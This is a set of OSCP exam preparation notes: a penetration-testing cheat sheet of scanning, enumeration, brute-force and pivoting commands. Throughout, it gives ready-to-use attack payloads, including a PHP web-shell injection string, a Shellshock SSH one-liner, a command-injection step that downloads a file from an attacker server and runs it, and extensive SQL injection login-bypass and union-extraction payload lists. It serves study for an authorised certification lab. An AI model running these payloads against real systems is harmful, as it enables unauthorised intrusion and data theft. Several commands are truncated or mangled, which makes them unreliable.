index

my oscp preparation notes

My OSCP Preparation Notes

Offensive Security Approved OSCP Notes for Educational Purpose

Hi Sanyam,

We have finished reviewing your document. Please proceed to publish it. We want to thank you again for reaching out to us for approval. It's also very admirable that you spent your time creating your document to help the infosec community for educational purposes.

Please feel free to reach out to us if you have any questions.

Sincerely,
The Offensive Security Team

Special Contributors -

1. Sanyam Chawla (Linkedin , Twitter)

2. Juned (Linkedin)

scanning

scanning

recon

Recon

netdiscover -r x.x.x.x

Network Scan

my preference
nmap -sV -sC -v -oA output <targetip>
nmap -p- -v <targetip>

nmap -sV -sC -O -T4 -n -Pn -oA fastscan 192.168.173.80
nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan <IP>
nmap -p- --min-rate x.x.x.x

python3 autorecon.py -ct 4 -cs x.x.x.x

nikto -host x.x.x.x

Web scan
gobuster -u http://ip -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-

small.txt -x php -o scans/gobuster-root-80-php

CMS
cmsmap http://IP_ADDR -f (D,J…)

droopescan scan drupal -u http://IP_ADDR

wpscan --url http://IP_ADDR --enumerate u,p,t

network

network

Network Scan

my preference
nmap -sV -sC -v -oA output <targetip>
nmap -p- -v <targetip>

#full tcp scan
nmap -sC -sV -p- -vv -oA full x.x.x.x
nmap -sT -p- --min-rate x.x.x.x

nmap -sV -sC -O -T4 -n -Pn -oA fastscan <IP>
nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan <IP>
nmap -p- --min-rate x.x.x.x

nmap -vvv -A --reason --script="+(safe or default) and not broadcast" -p <port> <host
nmap -p80 $ip –script http-put –script-args http-put.url='/test/

sicpwn.php',httpput.le='/var/www/html/sicpwn.php

#AutoRecon
ar -ct 4 -cs x.x.x.x
ar -ct 4 -cs x.x.x.x
ar -ct 4 -cs x.x.x.x
python3 autorecon.py -ct 4 -cs x.x.x.x

#Nmap Automator
na ip All
./nmapAutomator.sh x.x.x.x

#onetwopunch
/onetwopunch.sh -t targets -p all -n "-sV -O --version-intensity=9"

#reconnoitre
reconnoitre -t x.x.x.x
reconnoitre -t ip --services --quick -o /root
reconnoitre -t x.x.x.x

#nikto
nikto -host x.x.x.x
nikto -h ip

For port knocking

for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x x.x.x.x

#SNMP
#SNMP-Check
snmp-check x.x.x.x
snmp-check $IP

```
snmpcheck -t $IP -c public
snmpcheck -t x.x.x.x

#onesixtyone
onesixtyone -c names -i hosts

#SNMPWALK
snmpwalk -c public -v1 $IP

#SNMPENUM
perl snmpenum.pl $IP public windows.txt

#NMAP SCRIPTS
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='domain.local',userdb=/usr/share/wordlists/SecLists/Usernames/top_shortlist.txt x.x.x.x
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $IP
nmap -sU -p 161 --script /usr/share/nmap/scripts/snmp-win32-users.nse $IP
```

web

web

Web scan

```
#Gobuster
gobuster -u http://ip -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -x php -o scans/gobuster-root-80-php
gobuster -u x.x.x.x
gobuster -s 200,204,301,302,307,403 -u x.x.x.x
gobuster dir -u x.x.x.x
gobuster dir -u https://mysite.com/path/to/folder -c 'session=123456' -t 50 -w common-files.txt -x .php,.html
gobuster -u http://x.x.x.x
gobsuter dir -w wordlist -u http://ip -t x.x.x.x
```

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -l -t 30 -e -k -x .asp,.aspx,.txt -u http://x.x.x.x

Gobuster
gobuster -u <targetip> -w /usr/share/seclists/Discovery/Web_Content/common.txt -s '200,204,301,302,307,403,500' -e
---
nikto
nıkto -h <targetip>
---
curl
curl -v -X OPTIONS http://<targetip>/test/
curl --upload-file <file name> -v --url <url> -0 --http1.0

#dirsearch
dirsearch -u http://x.x.x.x
dirsearch -u http://x.x.x.x
dirsearch -u http://x.x.x.x
dirsearch -u http://x.x.x.x
dirsearch -u http://x.x.x.x
python3 dirsearch.py -f -e html,php,tar.gz,txt,xml,zip -u http://x.x.x.x

#Dirb
dirb http://localhost:5000 ./docs/common.txt
dirb http://webscantest.com /usr/share/dirb/wordlists/vulns/apache.txt
dirb http://x.x.x.x
dirb http://x.x.x.x
dirb http://x.x.x.x
dirb http://x.x.x.x
dirb http://x.x.x.x
dirb http://x.x.x.x
dirb http://target.com -a "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.x.x.x.x

#WFUZZ
wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404 $ip/FUZZ
wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc 200 $ip/FUZZ
wfuzz -c -z file,/root/.ZAP/fuzzers/dirbuster/directory-list-2.3-big.txt --sc 200 http://pegasus.dev:8088/FUZZ.php
wfuzz --hw=1 --hh=3076 -w seclist_common_wordlist.txt http://ip/FUZZ

#CMS
cmsmap http://IP_ADDR -f (D,J…)

droopescan scan drupal -u http://IP_ADDR

wpscan --url http://IP_ADDR --enumerate u,p,t

wpscan --url //dc-2 --enumerate p --enumerate t --enumerate u

wordpress
wpscan --url http://.... --log
wpscan --url http://... --enumerate u --log
wpscan --url http://<targetip> --wordlist wordlist.txt --username example_username
http://……/wp-admin
http://…../wp-content/uploads/2017/x.x.x.x

joomscan -u http://x.x.x.x

#port knock
for x in 7000 8000 9000; do nmap -Pn –host_timeout 201 –max-retries 0 -p $x server_ip_address; done

#wordlist

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/share/wordlists/rockyou.txt
/usr/share/dirb/wordlists/big.txt
/usr/share/seclists/Web-Shells

gobuster

gobuster

gobuster -u http://x.x.x.x
gobuster -u http://x.x.x.x
gobuster -u x.x.x.x -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 20
gobuster -u x.x.x.x -w /usr/share/seclists/Discovery/Web_Content/quickhits.txt -t 20
gobuster -u x.x.x.x -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 20 -x .txt,.php
gobuster -s "200,204,301,302,307,403,500" -w /usr/share/seclists/Discovery/Web_Content/common.txt -u http://
gobuster -s "200,204,301,302,307,403,500" -u http://XXXX -w
gobuster -u http://x.x.x.x
Gobuster comprehensive directory busting
gobuster -s 200,204,301,302,307,403 -u x.x.x.x
Gobuster quick directory busting
gobuster -u x.x.x.x

wfuzz

wfuzz

wfuzz -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 400,404,500 http://x.x.x.x/FUZZ
wfuzz -w /usr/share/seclists/Discovery/Web_Content/quickhits.txt --hc 400,404,500 http://x.x.x.x/FUZZ
wfuzz -c -z range,1-65535 --hl=2 http://x.x.x.x

wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hh 158607
http://bart.htb/FUZZ

webdav

webdav

Webdav
Test incorrect permissions:

$ cadaver http://$ip
$ davtest http://$ip

jenkin

jenkin

Jenking groovy code
Testing to see if we have code execution…

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'powershell.exe $PSVERSIONTABLE'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(x.x.x.x
println "out> $sout err> $serr"
```

nmap

Nmap

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: nmap.

https://github.com/ZephrFish/static-tools/blob/master/nmap/nmap

myway

myway

tcp

tcp

step-1 live host

Step1-Live host

nmap -sn -g 53 -PI -oG live.txt
x.x.x.x

step-2 nmap full port scan

Step2-nmap Full port scan

```
#!/usr/bin/bash


while read ip;
do
echo "nmap -n -Pn -sS -g 53 --stats-every 3m --max-retries 1  --max-scan-
delay 20 --defeat-rst-ratelimit -T4 -p1-65535 $service $ip -oN $ip-tcp.txt"
 >> cmd_tcp.txt
done < live_hosts.txt
```

step-3 run nmap full port scan

Step3-Run nmap Full port scan

```
#!/usr/bin/bash

while read cmd;
do
gnome-terminal --tab -e "$cmd"
done  < cmd_tcp.txt
```

step-4 nmap open port scan

Step4-nmap Open port scan

```
#!/usr/bin/bash
> final_tcp_nmap.txt
cmd=""
while read ip;
do
cmd=$(cat $ip-tcp.txt | grep "/tcp"| grep -v "closed" | cut -d "/" -f1 | xargs |
```

```
sed  's/ /,/g')
if [$cmd -eq ""]
then
echo "$ip have no open port"
else
mkdir $ip
echo "nmap -n -Pn -g 53 -sS -sV -A -p $cmd --version-intensity 9 -oN $ip/$ip-tcp.txt $ip"  >> final_tcp_nmap.txt

fi

done < live_hosts.txt
```

step-5 run open port scan

Step5-Run Open port scan

```
#!/usr/bin/bash

while read cmd;
do
gnome-terminal --tab -e "$cmd"
done  <  final_tcp_nmap.txt
```

udp

step-2 nmap full port scan

Step2-nmap Full port scan

```
#!/usr/bin/bash


while read ip;
do
echo "nmap -n -Pn -sU -g 53 --stats-every 3m --max-retries 1  -T3 --top-ports x.x.x.x
done < live_hosts.txt
```

step-3 run nmap full port scan

Step3-Run nmap Full port scan

```
#!/usr/bin/bash

while read cmd;
do
gnome-terminal --tab -e "$cmd"
done  < cmd_udp.txt
```

step-4 nmap open port scan

Step4-nmap Open port scan

```
#!/usr/bin/bash
> final_udp_nmap.txt
cmd=""
while read ip;
do
```

```
cmd=$(cat $ip-udp.txt | grep "/udp"| grep -v "closed" | cut -d "/" -f1 | xargs
| sed  's/ /,/g')
if [$cmd -eq ""]
then
echo "$ip have no open port"
else
echo "nmap -n -Pn -g 53 -sV -sU -A -p $cmd --version-intensity 7 $ip -oN $ip/$ip-
udp.txt"  >> final_udp_nmap.txt

fi

done < live_hosts.txt
```

step-5 run open port scan

Step5-Run Open port scan

```
#!/usr/bin/bash

while read cmd;
do
gnome-terminal --tab -e "$cmd"
done  <  final_udp_nmap.txt
```

finel scan part-1

FinalScanPart1

```
#!/usr/bin/bash

mkdir mynmap;cp /root/oscp_notes/scanning/mynmapscan/* mynmap;cd
```

```
 mynmap;
nmap -sn -g 53 -PI -oG live.txt $1  --exclude $2 &&  cat live.txt | grep "Host:"|
cut -d " " -f2 > live_hosts.txt && ./list_tcp.sh && ./list_udp.sh &&  ./tcp.sh &&
  ./udp.sh
```

```
nmap -sn -g 53 -PI x.x.x.x

autorecon.py -cs=1 -ct=1 --single-target x.x.x.x
```

HTB:

```
cat > live_hosts.txt
mkdir mynmap;cp /root/oscp_notes/scanning/mynmapscan/* mynmap;cd
 mynmap;cp ../live_hosts.txt  .;
./list_tcp.sh && ./list_udp.sh &&  ./tcp.sh &&  ./udp.sh

autorecon.py -cs=1 -ct=1 -t mynmap/live_hosts.txt

./tcp_port.sh  && ./nmap_tcp.sh && ./udp_port.sh &&./nmap_udp.sh
```

finel scan part-2

FinalScanPart2

```
#!/usr/bin/bash

./tcp_port.sh && ./nmap_tcp.sh &&  ./udp_port.sh && ./nmap_udp.sh
```

port knock

Port Knock

for x in 1 2 3; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x x.x.x.x

knock x.x.x.x

571 290 911

knock x.x.x.x

enumeration

Enumeration

https://github.com/DigitalAftermath/EnumerationVisualized/wiki/MySQL-Enumeration
https://github.com/xapax/oscp/blob/master/templates/windows-template.md

GET /<?php system($_GET['cmd']);?>

http

HTTP

nmap -sV -n -Pn -vv -p 80 --script=http-vhosts,http-userdir-enum,http-apache-negotiation,http-backup-finder,http-config-backup,http-default-accounts,http-methods,http-method-tamper,http-passwd,http-robots.txt x.x.x.x

Service	Enumeration checklist	Commands	Useful references
http	nikto http://ip		
	robots.txt		
	burp spider for splidering the application		
	http://ip/~root		
	web server /Programming language enumeration using curl		
	dirb/dirbuster/dirsearch.py	check for txt,php,asp,jsp,aspx,sh	
	CEWL/John for brute force passwords or generate wordlists		
	vuln OS/CMS and its version/java scripts		
	default login page and credential / check in google as well		
	SQL inj		
	Command inj		
	LFI/RFI		
	File upload	web.config,aspx,php,php3,pht,aspx;.txt,	HTB:BOUNTY
	RCE		
	sorce code check/inspect		
	Config file enumeration		
	index.php/index.html/Default.aspx		
	image files and look for any hidden data		
	Look for hostnames (irked.htb)		
	cgi-bin files enumeration with .sh/.pl extension		

gobuster

<u>Gobuster</u>

Gobuster quick directory busting

gobuster -u
x.x.x.x

Gobuster comprehensive directory busting

gobuster -s 200,204,301,302,307,403 -u
http://x.x.x.x

gobuster dir -u http://x.x.x.x

Gobuster search with file extension

gobuster -u
x.x.x.x

gobuster -e -u
http://IP_ADDR
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t
x.x.x.x

nikto

Nikto

nikto -h
x.x.x.x

dirsearch

dirsearch

dirsearch -u
https://IP_ADDR
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php,txt,sh -x 404 -t
x.x.x.x

wfuzz

WFuzz

wfuzz -w wordlist.txt --filter "c=200 and l>0"
http://IP_ADDR/somepath.php?url=FUZZ

wfuzz -w wordlist.txt --filter "c=200 and l>0"
http://x.x.x.x

wfuzz -w wordlist.txt --filter "c=200 and l>0"
http://ip/nibbleblog/index.php?controller=FUZZ

brute Web with Wfuzz:

wfuzz -c -w </path/os/pass/list> -d "username"=FUZZ&password=FUZZ" --hs "No account found/error" http://<ip>/login.php

-c = color
-hs = hide

wfuzz -w wordlist.txt --filter "c=200 and l>0"
x.x.x.x

wfuzz username

wfuzz username

wfuzz -c -z file,/root/Desktop/tools/SecLists/Usernames/Names/names.txt --hs "Try again" -d "username=FUZZ&password=anything" http://x.x.x.x

command injection

Command Injection

Command Injection

File Traverse:
website.com/file.php[?path=/]

Test HTTP options using curl:
curl -vX OPTIONS [website]

Upload file using CURL to website with PUT option

available
curl --upload-file shell.php --url
http://
x.x.x.x

Transfer file (Try temp directory if not writable)(wget -O tells it where to store):
?path=/; wget
http://IPADDRESS:8000/FILENAME.EXTENTION;

Activate shell file:
; php -f filelocation.php;

login bypass

Login Bypass

Login bypass

meh' OR 3=3;#
meh' OR 2=2 LIMIT 1;#
meh' OR 'a'='a
meh' OR 1=1 --+

param='
param="
param=' or 1=1
param=' or 1=0

param=' and 1=1
' or sleep(2) and 1=1#
' or sleep(2)#
admin' and sleep(2)#
' union select sleep(2),null#
' union select sleep(2),null,null,null,null#
param=' or 1=1#
param=' or 1=1
param=' or 1=1 //
param= or 1=1#
param=and or 1=1#
param=' or 1=1

This is the most classic, standard first test:

' or '1'='1

Then you have:
-'
' '
'&'
'^'
'*'
' or "-'
' or " '
' or "&'
' or "^'
' or "*'
"-"
" "
"&"
"^"

"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x

If above queries don't work try with these sqlmap payoads:

'.)))(''),.
'ghwshP<'">CZuifw
)+AND+4287=8913+AND+(7303=7303
)+AND+8680=8680+AND+(6351=6351
+AND+4573=5119
+AND+8680=8680
')+AND+9284=3986+AND+('ndfW'='ndfW
')+AND+8680=8680+AND+('juwu'='juwu
+AND+2138=DBMS_PIPE.RECEIVE_MESSAGE(CHR(83)||CHR(x.x.x.x
')+AND+2138=DBMS_PIPE.RECEIVE_MESSAGE(CHR(83)||CHR(x.x.x.x
(SELECT+3273+FROM(SELECT+COUNT(*),CONCAT(0x716a6a7671,(SELECT+

(ELT(3273=3273,1))),
0x716b717071,FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.PLUGINS+GROU
(SELECT+CONCAT(0x716a6a7671,(SELECT+(ELT(6967=6967,1))),0x716b717071))
+AND+4920=(SELECT+UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||
CHR(x.x.x.x
)+AND+7244=4397+AND+(3968=3968
)+AND+6379=6379+AND+(1483=1483
')+AND+2572=3816+AND+('alWa'='alWa
')+AND+6379=6379+AND+('mxeB'='mxeB
)
+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
+tsVj
+ORDER+BY+1--+UCdp
+UNION+ALL+SELECT+NULL--+UzBg
+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--+ISdf
')+ORDER+BY+8048--+qQkS
')+UNION+ALL+SELECT+NULL--+TFas
')+UNION+ALL+SELECT+NULL,NULL--+EZcP
%'+ORDER+BY+1--+NSgg
%'+ORDER+BY+7605--+dZkK
%'+UNION+ALL+SELECT+NULL--+JQPp
%'+UNION+ALL+SELECT+NULL,NULL--+VtSC
+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--+Lbrh
' UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b6271,IFNULL(CAST(table_name
AS CHAR),0x20),0x7162627671),NULL,NULL FROM
INFORMATION_SCHEMA.TABLES-- sd

If nothing works try these Blind sql payloads:

' AND (select 1)=1
Guessing Table name:
' AND (select 1 from admin limit 0,1)=1
' AND (select 1 from users limit 0,1)=1

Guessing Columns:

' AND (select substring(concat(1,pass),1,1) from users limit 0,1)=1
' AND (select substring(concat(1,password),1,1) from users limit 0,1)=

Now determine number of columns in the current table

param=' or 1=1 order by 1#

param=' or 1=1 order by x.x.x.x

let say there are 3 columns

Now determine vulnerable columns or column which is visible

param=' or 1=0 union select null,null,null# --> if it produces no error then try

param=' or 1=0 union select 1,2,3# --> check which number shows in web page

Else try

param=' or 1=1 union select table_name,null,null from information_schema.tables#

if it produces error try table_name at other positions

Now, lets say column 1,2 are shown in web page

To futher enumerate

param=' or 1=0 union select table_schema,null,null from information_schema.columns# --> display all database name

Note 1=0 in above query to show only databases

param=' or 1=0 union select version(),null,null from information_schema.columns# --> retrieve version

param=' or 1=0 union select @@version,null,null from information_schema.columns# --> retrieve version in mssql

param=' or 1=0 union select substring(version(),1,1)=1,null,null from information_schema.columns# --> return true if version is 1.x.x

param=' or 1=0 union select substring(version(),1,1)=5,null,null from information_schema.columns# --> return true if version is 5.x.x

param=' or 1=0 union select substring(version(),3,1)=2,null,null from information_schema.columns# --> return true if version is 5.2.x

param=' or 1=0 union select table_name,null,null from information_schema.columns# --> display all table name

param=' or 1=1 select table_name,null,null from information_schema.columns where table_schema='public'# --> display tables inside public database

param=' or 1=1 select column_name,null,null from information_schema.columns where table_schema='public' and table_name='info'# --> display all columns of info table

param=' or 1=1 select table_name as table,column_name as column,null from information_schema.columns#

Let say the database name is public and table name is

info

Let the table info has two columns id and name

param=' or 1=0 union select id,null,null from public.info# --> display id column from table "info"

param=' or 1=0 union select id,name,null from public.info# --> display id and name column from table "info"

param=' or 1=0 union select id,name,null from public.info where id='papa'# --> display id and name of 'papa'

BYPASSING filters

we can use case switching or commenting to bypass normal filters such as union, select

param=' or 1=0 UniOn selEct id,null,null FroM public.info#

param=' or 1=0 un//ion sele//ct id,null,null fr/**/om public.info# works in mssql

Useful Resources

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

http://garage4hackers.com/showthread.php?t=1990

droopal scan

Droopal Scan

droopscan-

~/Documents/CMSScanners/Droopescan# ./droopescan scan drupal -u x.x.x.x

changelog will tell version of droopal

ssrf

SSRF

SSRF

Internal file disclosure by browsing---
Try: ?file://
then wfuzz -c -z range,1-65366 -hl 2 http://x.x.x.x
Try: ?http://localhost/<>.php
look for uploads folder/ or folder that is accessible from web so that rshell can upload to victim with SSRF and can be run from web

if have private browser app
---

then wfuzz -c -z range,1-65366 -hl 2 http://x.x.x.x

hl = hide 2 C

hydra post-form

Hydra post form

hydra -l admin -P "/usr/share/seclists/Passwords/darkweb2017-topx.x.x.x

ydra -l "root@localhost" -P "pass.txt" -e nsr -s 80 -o "http_form_hydra.txt" <target ip>

cewl

cewl

cewl -a -v <url>
cewl -d <0-4> <url> -w <save.txt>
cewl -m 4 -d 5 http://<target ip>

ftp 21

FTP-21

nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve20
x.x.x.x

*nmap --script=*ftp* --script-args=unsafe=1 -p 20,21*
<target ip>

downloading file from ftp

Download file from ftp

wget -m ftp://anonymous:anonymous@<ip>
wget -m --no-passive ftp://anonymous:anonymous@<ip> {if above fail}

autobind ftp when ftp is permission denied for local user

Autobind ftp when ftp is permission denied for local user

authbind <ftp command> 21 {authbind allows specific user to bid TCP USP portbelow x.x.x.x

remember while uploading file on ftp

Remeber while uploading file on ftp

On ftp:
when putting binary --> ftp> binary {to enable binary mode}

ssh 22

SSH

hydra -L wordlists/userlist -P wordlists/offsecpass -f -u x.x.x.x

ssh -i id_rsa hype@x.x.x.x

Quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

sshuttle: where transparent proxy meets VPN meets ssh

Obtaining sshuttle

From PyPI:

pip install sshuttle

Clone:

git clone https://github.com/sshuttle/sshuttle.git

.
/setup.py install

Service	Enumeration checklist	Commands	Useful references
SSH	public exploit for ssh version	ssh user@10.10.10.11 searchsploit/google	
	ssh brute force using hydra	hydra -L logins.txt -P pws.txt -M targets.txt ssh	/usr/share/wordlists/rockyou.txt /usr/share/seclists/Passwords/
	nmap script for ssh		
	SSH Key file	/home/user/.ssh/authorized_keys /home/usr/.ssh/id_rsa	
	Shell shock exploit	ssh -i noob noob@$ip '() { :;}; /bin/bash'	

ssh tunniling / pivioting

SSH Tunneling / Pivoting

sshuttle

sshuttle -vvr user@x.x.x.x

Local port forwarding

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>

Remote port forwarding

ssh <gateway> -R <remote port to bind>:<local host>:<local port>

Dynamic port forwarding

ssh -D <local proxy port> -p <remote port> <target>

Plink local port forwarding

plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>

enum_ssh

enum_ssh

== SSH user enumeration ==

1)

python ./40136.py x.x.x.x

2)
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS x.x.x.x
RHOSTS => x.x.x.x
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > run

rbash shell esacping

rbash shell esacping

ssh <user>@<ip> 'bash --noprofile'

ssh escape restricted shell

ssh mindy@x.x.x.x
ssh mindy@x.x.x.x
ssh mindy@x.x.x.x

#>export PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:$PATH

```
$ ls
-rbash: /usr/bin/python: restricted: cannot specify `/' in command names
$ BASH_CMDS[a]=/bin/sh;a
$ export PATH=$PATH:/bin/
$ export PATH=$PATH:/usr/bin
```

login with rsa

Login with RSA

chmod 600 <ssh key>
chmod 400 id_rsa
ssh -i id_rsa hype@x.x.x.x
ssh <user>@<ip> -i <private key> ****or***
ssh -o StrictHostKeychecking=no -i <private key> <user>@<ip>

decrypt rsa

Decrypt RSA

Vigerner Cipher

encrypted id_rsa ....
key to decrypt

python sshng2john.py id_rsa > id_john {convert John decrpt format}

john id_john --wordlist=/usr/share/wordlists/rockyou.txt

Decrypting RSA for given p,q,e and ct (cyphertext)

rsadecrypt.py
Result - PlainText (Long number)

Convert PT to hex
python -c "print(PT,'x').decode('hex')"

when brute fourcing hydra don't work

When bruteforcing hydra don't work

---

when hydra don't work ten try patator

patator ssh_login host=x.x.x.x

isshell bypass

lshell bypass

echo os.system('/bin/bash')

different shell and their errors

different shell and their errors

Escaping: https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/

rbash:

```
Terminal - user@kali: ~
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ asdf
rbash: asdf: command not found
```

rksh

```
Terminal - user@kali: ~
$ cd /etc
ksh: cd: restricted
$ asdf
ksh: asdf: not found [No such file or directory]
```

rzsh

```
Terminal - user@kali: ~
kali% cd /etc
cd: restricted
kali% asdf
zsh: command not found: asdf
```

lshell

```
Terminal - user@kali: ~
user:~$ echo $(ls)
*** forbidden syntax: echo $(ls)
user:~$ cd /etc
*** forbidden path: /etc/
user:~$ cat /etc/passwd
*** forbidden command: cat
```

port knocking

port kncoking

```
crunch 3 3 -p ' 0 ' ' 7 ' ' 2350 ' ' 43 ' > knock.txt
IFS=$'\n';for i in $(cat knock.txt);echo knock $i -d 500;done
```

smb 445

SMB

```
# mount SMB share to a afolder
mount -t auto --source //x.x.x.x
```

Note**** note the comments which get listed while listing smb share like smbclient //<ip>/share exist in /etc/
Follow the file mapping based on http files & smb files listing becuase putting file in a certain folder might get accessible from LFI in webbrowser :)

***NOte if get access with creds to a certain domain then tryupload there

```
== SMB NETBIOS==
enum4linux x.x.x.x
nmap -v -p 139,445 -oG smb.txt x.x.x.x
nbtscan -r x.x.x.x
nmblookup -A target
smbclient //x.x.x.x
rpcclient -U "" target // connect as blank user /nobody
smbmap -u "" -p "" -d MYGROUP -H <target ip>

== NetBIOS NullSession enumeration ==
```

This feature exists to allow unauthenticated machines to obtain browse lists from other
Microsoft servers. Enum4linux is a wrapper built on top of smbclient,rpcclient, net and nmblookup
enum4linux -a x.x.x.x

upload file
smbclient //x.x.x.x

Windows null session:
C:\>net use \\TARGET\IPC$ “” /u:””
Use acccheck for getting user pass using smb
#acccheck -v -t x.x.x.x
#acccheck -t x.x.x.x
Once you got user creds we will use the creds to see the shares using smbmap
#smbmap -u <user_name> -p <password> -d <domain> -H <IP>
#smbmap -u user -p pass -d workgroup -H x.x.x.x
#smbmap -L -u user -p pass -d workgroup -H x.x.x.x
If you have only read privilege read the shares
#smbmap -r -u user -p pass -d workgroup -H x.x.x.x

check smb version

Check smb version

```
#!/bin/sh
#Author: rewardone
#Description:
# Requires root or enough permissions to use tcpdump
# Will listen for the first 8 packets of a null login
# and grab the SMB Version
#Notes:
# Will sometimes not capture or will print multiple
# lines. May need to run a second time for success.
if [ -z $1 ]; then echo "Usage: ./smbver.sh RHOST {RPORT}" && exit; else
rhost=$1; fi
if [ ! -z $2 ]; then rport=$2; else rport=139; fi
tcpdump -s0 -n -i tap0 src $rhost and port $rport -A -c x.x.x.x
echo "exit" | smbclient -L $rhost 1>/dev/null 2>/dev/null
echo "" && sleep .1
```

----------or----------

```
smbclient -L <target ip>
ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'
```

snmp

SNMP

nmpwalk -c public -v1 x.x.x.x
snmpcheck -t x.x.x.x
onesixtyone -c names -i hosts
nmap -sT -p 161 x.x.x.x
snmpenum -t
x.x.x.x

snmp enumeration

snmp_enum

```
== SNMP ==
nmap -sU -p 161 --script=*snmp* x.x.x.x
xprobe2 -v -p udp:161:open x.x.x.x


msf > use auxiliary/scanner/snmp/snmp_login
msf > use auxiliary/scanner/snmp/snmp_enum

snmp-check x.x.x.x
snmpget -v 1 -c public IP
snmpwalk -v 1 -c public IP
snmpbulkwalk -v2c -c public -Cn0 -Crx.x.x.x
onesixtyone -c /usr/share/wordlists/dirb/small.txt x.x.x.x

for i in $(cat /usr/share/wordlists/metasploit/
unix_users.txt);do snmpwalk -v 1 -c $i x.x.x.x
```

onesixyone scanning for ips

onesixyone scanning for ips

```
# echo public > community
```

```
# echo private >> community
# echo manager >> community
# onesixtyone -c community -i live_ip.txt


# onesixtyone -c community -i live_ip.txt > snmp_ip.txt
# cat snmp_ip.txt | cut -d " " -f1
```

mysql

MS SQL

```
nmap -vv -sV -Pn -p <> --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=1433,smsql.username-sa,mssql.password-sa
x.x.x.x


nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
x.x.x.x


nmap -sV -Pn -vv -script=mysql* $ip -p 3306



sqlmap -u '
http://$ip/login-off.asp'
```

--method POST --data 'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all

mysql -u root -p -h x.x.x.x

Common Injections for Login Forms:
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—

Service	Enumeration checklist	Commands	Useful references
MSSQL		nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=%s,smsql.username-sa,mssql.password-sa 10.10.10.11	
	nmap script	hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql	/usr/share/sparta/wordlists/mssql-default-userpass.txt
	nmap script	nmap -sV -Pn -vv -script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 [IP] -p [PORT]	
	brute force	hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql	/usr/share/sparta/wordlists/mysql-default-userpass.txt
	Connect to remote mysql service	mysql --user=<user> --password=<password> --host=10.10.10.11	

Show databases;
use <database name>;
show tables;
select * from <table name>

microsoft sql_enum

Microsoft_sql_enum

nmap -p 1433 --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.ins name=MSSQLSERVER $ip

error based_sql

Error based SQL

We get the output of the first select statement, but not the second. A possible reason is that the application only prints one entry at a time. So let's modify our query to give the first select statement a cod value that doesn't exist so that it prints out the result from the second statement.
